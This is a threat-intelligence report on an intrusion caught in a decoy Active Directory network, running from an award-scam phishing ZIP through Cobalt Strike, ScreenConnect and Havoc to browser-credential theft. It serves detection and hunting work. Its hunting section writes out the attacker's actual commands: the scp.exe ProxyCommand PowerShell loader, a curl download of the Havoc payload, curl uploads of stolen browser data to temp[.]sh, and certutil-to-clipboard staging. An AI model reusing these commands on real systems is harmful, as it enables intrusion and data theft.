[Op Report] From Award Scam to Domain Recon & Exfiltration
Cobalt Strike → ScreenConnect → Havoc, with AD-aware payload selection and hands-on-keyboard data theft.
Executive Summary
A Deception.Pro instrumented Windows Active Directory environment captured a complete, hands-on-keyboard intrusion that began with a phishing email carrying a GitHub-hosted download and ended with domain reconnaissance and browser-credential exfiltration. The operation is notable for its environment-aware payload logic — the malware delivered different follow-on payloads depending on whether the infected host was joined to an Active Directory domain — and for chaining three distinct command-and-control (C2) frameworks in a single engagement.
The victim workstation was compromised after the user downloaded and unzipped a password-protected archive, Award[.]receipt[.]zip, masquerading as an award-notification receipt. Execution of an embedded LNK abused the signed scp.exe binary to launch a PowerShell loader, staging a Cobalt Strike beacon. The actor then layered on a ScreenConnect remote-access client for interactive control and pulled down a Havoc “Demon” implant.
Over roughly 20 hours the operator conducted local and domain reconnaissance, staged Chrome and Edge history/login databases, and repeatedly attempted exfiltration through anonymous file-sharing services, ultimately succeeding to temp[.]sh. The environment appears to be a healthcare-themed decoy, and the tradecraft observed is consistent with an access broker / initial-access operation transitioning to hands-on intrusion.
Key takeaways for defenders: GitHub release URLs are being abused for first-stage delivery; signed OpenSSH utilities (scp.exe, ssh.exe) are being used as ProxyCommand PowerShell launchers; and multi-framework C2 (Cobalt Strike + ScreenConnect + Havoc) is being deployed for redundancy on a single host.

Environment at a Glance
Replica Role: Health Coordinator
Replica Organization: Leading digital health provider
Industry: Healthcare
Topology: Microsoft Active Directory environment with 3,000+ endpoints and 1500+ users.
Replica Location: United States
Observed duration: ~24 hours (July 27, 2026 through July 28, 2026)
Sensor Stack: LimaCharlie EDR, Zeek, Suricata with ETPRO
Infection Vector: Malspam Lure
Primary Threat Families: Cobalt Strike, ScreenConnect, Havoc
Note: Replica personas, organizations, and documents are AI-generated and randomized for believability. Any resemblance to real-world entities is purely coincidental.

Figure 1: Screenshot of the initial “award” downloading from Github.
Timeline of Operation Activity
All times UTC. Reconstructed from EDR process telemetry (LimaCharlie), Suricata EVE, Zeek, and TLS-decrypted packet captures.
27 Jul 21:13: Initial Access. User clicks URL in malspam, opens Chrome and downloads Award[.]receipt[.]zip from github[.]com/kiwuxs release assets.
27 Jul 21:14–21:20: Staging. Repeated 7-Zip extraction of the password-protected archive (password Award-8729).
27 Jul 21:20:29: Execution. LNK executed: scp.exe -o ProxyCommand="powershell -ep bypass -file .\$Recycle.Bin\setup.ps1".
27 Jul 21:20:33: Loader. setup.ps1 launches documents.exe (Java packer) → jar.exe; decoy get.adobe[.]com opened in IE.
27 Jul 21:20:33: C2 #1 – Cobalt Strike. Beaconing begins to 35[.]74[.]65[.]92:8012, GET /api/v1/get (spoofed macOS Chrome UA).
27 Jul 21:22:03: C2 #2 – ScreenConnect. msiexec installs a.msi from C:\Users\Public\wtoolex\; ScreenConnect client connects to 210[.]216[.]173[.]178:8041.
27 Jul 21:38:37: Havoc delivery. ScreenConnect runs *run.cmd → PowerShell curl of verifysecure[.]net/download/stub.exe to %TEMP%\svc.exe.
27 Jul 21:38:44: C2 #3 – Havoc. svc.exe (Havoc Demon) executes and beacons TLS to bytedanceengine[.]top (158[.]94[.]173[.]154:443).
27 Jul 22:03–23:15: Collection & exfil. Browser data staged (tar) and uploaded to temp[.]sh; first Global_Browser_Data.zip exfiltration.
28 Jul 15:26–16:00: Bulk collection. xcopy of Chrome/Edge/Firefox profiles → Browser_All_Data_Collect → tar → many upload attempts.
28 Jul 16:16–16:26: Recon. ipconfig /all, arp -a, net view, netstat, systeminfo; PowerShell TCP scan of DC 10.5.38.2 (445/3389).
28 Jul 16:27: Alt exfil. certutil -encode to b64.txt then Set-Clipboard (clipboard exfiltration attempt).
28 Jul 17:02–17:04: Domain recon. net group “domain admins”/“domain computers” /domain; wevtutil logon-event hunting for named users.
28 Jul 17:32–17:33: AD targeting. Ping AD Domain Controllers; PowerShell PrincipalSearcher for recently-rotated SRV* computers.
Total observed duration: ~ 24 hours
Assessment
Environment-aware payload selection
The most operationally interesting behavior was that the intrusion set delivered different follow-on payloads based on the domain-join status of the victim. On the AD-joined honeynet host, execution proceeded through the full chain (Cobalt Strike, then ScreenConnect, then Havoc) and unlocked hands-on-keyboard domain reconnaissance. This kind of gating lets an operator avoid burning heavier tooling on sandboxes and non-domain endpoints, and strongly implies the actor is prioritizing enterprise footholds — behavior typical of an access broker or ransomware precursor.
Three C2 frameworks, one host
Layering Cobalt Strike (primary beacon), ScreenConnect (resilient interactive RMM access), and Havoc (a modern, EDR-evasion-focused framework) provides redundancy: if one channel is detected and killed, the others persist. The Havoc Demon in particular is built for evasion — sleep obfuscation, return-address stack spoofing, and indirect syscalls — and here it disguised its beacons as TLS traffic to bytedanceengine[.]top interleaved with decoy connections to domain[.]com (a Havoc malleable-profile default).
Living-off-the-land delivery
Initial execution abused the Microsoft-signed OpenSSH client: the LNK invoked scp.exe with a ProxyCommand that ran the PowerShell loader — a signed-binary proxy execution technique that evades naive application-control and parent-process heuristics. Subsequent stages leaned on msiexec, certutil, curl, tar, and wevtutil, all native Windows tooling, keeping the on-disk custom-malware footprint small.
Objectives: credentials and domain mapping
Collection focused on browser secrets — Chrome and Edge History and Login Data SQLite databases for the infected — archived as Global_Browser_Data.zip and exfiltrated to temp[.]sh. In parallel, the operator mapped Active Directory: enumerating Domain Admins and Domain Computers, hunting successful-logon events for a specific list of usernames, and searching Active Directory for recently password-rotated SRV* servers — a pattern consistent with staging for privilege escalation and lateral movement toward high-value hosts.
Attribution & confidence
Deception.Pro assesses with moderate confidence that this activity represents a financially-motivated initial-access / access-broker operation. The tradecraft (award-scam lure, GitHub abuse, fake Cloudflare verification page, commodity + open-source C2 stack, browser-credential theft) is widely shared across eCrime crews and is not, on the evidence captured here, uniquely attributable to a single named group. The stub.exe Havoc payload was unknown to VirusTotal at time of capture, indicating fresh, in-the-wild tooling.
Defender Takeaways
Treat GitHub release-asset downloads as delivery. Alert on release-assets.githubusercontent[.]com fetches of archives from untrusted repos (e.g. github[.]com/kiwuxs), and on password-protected ZIPs paired with a password in the lure body.
Hunt signed-binary ProxyCommand abuse. Any scp.exe or ssh.exe command line containing ProxyCommand + powershell is high-fidelity — legitimate use is rare on endpoints.
Watch for RMM sprawl. Unexpected ScreenConnect (ScreenConnect.ClientService.exe) installs via msiexec from C:\Users\Public\ or C:\ProgramData\ are a common second-stage foothold.
Flag fake human-verification pages. The verifysecure[.]net/verify “ClickFix”-style Cloudflare clone fronted the Havoc payload download; block the domain and monitor for PowerShell curl … -OutFile %TEMP%\svc.exe patterns.
Alert on file-sharing exfil. Outbound curl -F file=@… to temp[.]sh, file[.]io, transfer[.]sh, oshi[.]at, bashupload[.]com — especially of Browser*Data*.zip — should page.
Baseline domain-recon commands. net group “domain admins” /domain, wevtutil qe Security for logon events, and System.DirectoryServices.AccountManagement PrincipalSearcher queries are strong hands-on-keyboard signals.
Monitor certutil/clipboard staging. certutil -encode followed by Set-Clipboard indicates alternate (out-of-band) exfiltration when network egress is blocked.
About Deception Pro
Deception.Pro operates persistent, fully-instrumented Windows Active Directory environments engineered to attract and capture real adversary behavior. Each environment produces high-fidelity, multi-sensor telemetry — EDR process trees, Suricata IDS alerts, Zeek network metadata, and full-packet PCAP — enabling end-to-end reconstruction of live intrusions like the one detailed here.
We license this adversary telemetry and finished intelligence to detection engineering, threat-hunting, and data-science teams. To discuss access to datasets or bespoke reporting, visit deception.pro.
Indicators of Compromise
Domains & IP Addresses
github[.]com/kiwuxs - initial deliveryrelease-assets[.]githubusercontent[.]com - ZIP payload hostingverifysecure[.]net - stub.exe (Havoc payload) hostbytedanceengine[.]top (158[.]94[.]173[.]154) - Havoc C2 (TLS/443)35[.]74[.]65[.]92:8012 - Cobalt Strike HTTP C2210[.]216[.]173[.]178:8041 - ScreenConnect C2temp[.]sh (51[.]91[.]79[.]17) - Exfiltration (successful)transfer[.]sh (144[.]76[.]136[.]153) - Exfiltration attemptfile[.]io - Exfiltration attemptoshi[.]at (195[.]201[.]69[.]223) - Exfiltration attemptbashupload[.]com - Exfiltration attemptURLs
hxxps://github[.]com/kiwuxs/download/releases/download/Aws/Award[.]receipt[.]zip
hxxps://verifysecure[.]net/download/stub[.]exe
hxxps://temp[.]sh/upload
Suricata Alert Signatures
ETPRO FILE_SHARING Anonymous File Sharing DNS LookupETPRO INFO Observed Anonymous File Share Domain in TLS SNIOver 100MB uploaded via TLS to public IP address - Possible data exfiltrationSuspicious HTTP trafic on unusual HTTP portET DNS Query to a *.top domain - Likely HostileET FILE_SHARING Commonly Abused File Sharing Site Domain Observed (transfer .sh in TLS SNI)ET FILE_SHARING Public File Sharing Service Domain in DNS Lookup (bashupload .com)ET HUNTING PNG image exfiltration over raw TCPET INFO Commonly Abused File Sharing Site Domain Observed in DNS Lookup (file .io)ET INFO Observed Commonly Abused File Sharing Site Domain (file .io) in TLS SNIET INFO Observed DNS Query to File Transfer Service Domain (transfer .sh)File Hashes (SHA-256)
976a04930d304451e49bbfd1c4ea90a6bb3f0624a0c691905cab7a2a70c1fe4c Award[.]receipt[.]zip217c72f28cc29f6b5cc90db69f534f7caae7a9bbbba1b482c95a1b09d9b2644c Winner Notification … receipt[.]pdf[.]lnk359026f6e323a7424aac6264f584db037ea42ff5127b6db2eb37181ac56105f6 setup[.]ps14f86ec7c1cdb8d3175dba5e3143f13646d99e673e62e6ca9096c5e559fc48db6 documents[.]exed6ac622c1db4c11803a57edd671c3cbbdd4609aa08a5303cab39ff37de49499c main[.]txt2d09b2a08803df7ad8154c1ed915d8dfa041e3f6eb474c613534779d9ec42ba6 stub[.]exe / svc[.]exe JA3 Fingerprints
ce5f3254611a8c095a3d821d44539877 Havoc C2 (bytedanceengine[.]top)bd0bf25947d4a37404f0424edf4db9ad Havoc C2 (alt / curl-like)
On-Disk Artifacts & Paths
C:\Users\<user>\Downloads\Award receipt\Winner Notification – Award Certificate.pdf.lnk
.\$Recycle.Bin\setup.ps1 (PowerShell loader path)
C:\Users\<user>\AppData\Local\Temp\documents.exe (Java packer)
C:\Users\<user>\AppData\Local\MyAppTemp\jar.exe
C:\Windows\TEMP\svc.exe (Havoc Demon)
C:\Users\Public\wtoolex\ (insta.exe, a.msi – ScreenConnect installer)
C:\Program Files (x86)\ScreenConnect Client (e88a100d2a85eaf8)\
C:\Windows\SystemTemp\ScreenConnect\24.3.7.9067\<random>run.cmd
%LOCALAPPDATA%\Temp\Browser_All_Data_Collect\ and Browser_Data_Collect\
Global_Browser_Data.zip / Global_Browser_Data_Full.zip / b64.txt (certutil output)
Command-Line Artifacts for Hunting
scp.exe -o ProxyCommand="powershell -ep bypass -file .\$Recycle.Bin\setup.ps1" . localhost:.ssh.exe -x -o "ProxyCommand=powershell -ep bypass -file ./$Recycle.Bin/setup.ps1" -s -- localhost sftppowershell -NoProfile -Command "curl 'https://verifysecure[.]net/download/stub.exe' -OutFile (Join-Path $env:TEMP 'svc.exe')"cmd.exe /C msiexec.exe /i C:\Users\Public\wtoolex\a.msi /qn /norestartinsta.exe /VERYSILENT /PASSWORD=69d4e5d5-a26f-4fb8-be16-53a4318b1a55net group "domain admins" /domain | net group "domain computers" /domainwevtutil qe Security "/q:*[System[(EventID=4624)] and EventData[…TargetUserName=…]]" /f:text /c:3powershell … [Net.Sockets.TcpClient] Connect('10.5.38.2', 445/3389) (DC port scan)powershell … PrincipalSearcher … Where { $_.Name -like 'SRV*' -and $_.LastPasswordSet -gt (Get-Date).AddDays(-30) }certutil -encode Global_Browser_Data.zip b64.txt ; Get-Content b64.txt | Set-Clipboardtar -cf Global_Browser_Data.zip -C Browser_Data_Collect .curl --ssl-no-revoke -F "file=@Global_Browser_Data.zip" hXXps://temp[.]sh/upload
ATT&CK Mapping
T1566.002 Phishing: Spearphishing LinkT1204.002 User Execution: Malicious FileT1059.001 PowerShellT1218 Signed Binary Proxy ExecutionT1027 Obfuscated/Packed FilesT1140 Deobfuscate/Decode (certutil)T1656 ImpersonationT1071.001 Web ProtocolsT1219 Remote Access SoftwareT1573 Encrypted ChannelT1105 Ingress Tool TransferT1087.002 Account Discovery: DomainT1018 Remote System DiscoveryT1046 Network Service DiscoveryT1082 / T1016 System & Network ConfigT1555.003 Credentials from Web BrowsersT1567.002 Exfil to Cloud/Web ServiceT1115 Clipboard Data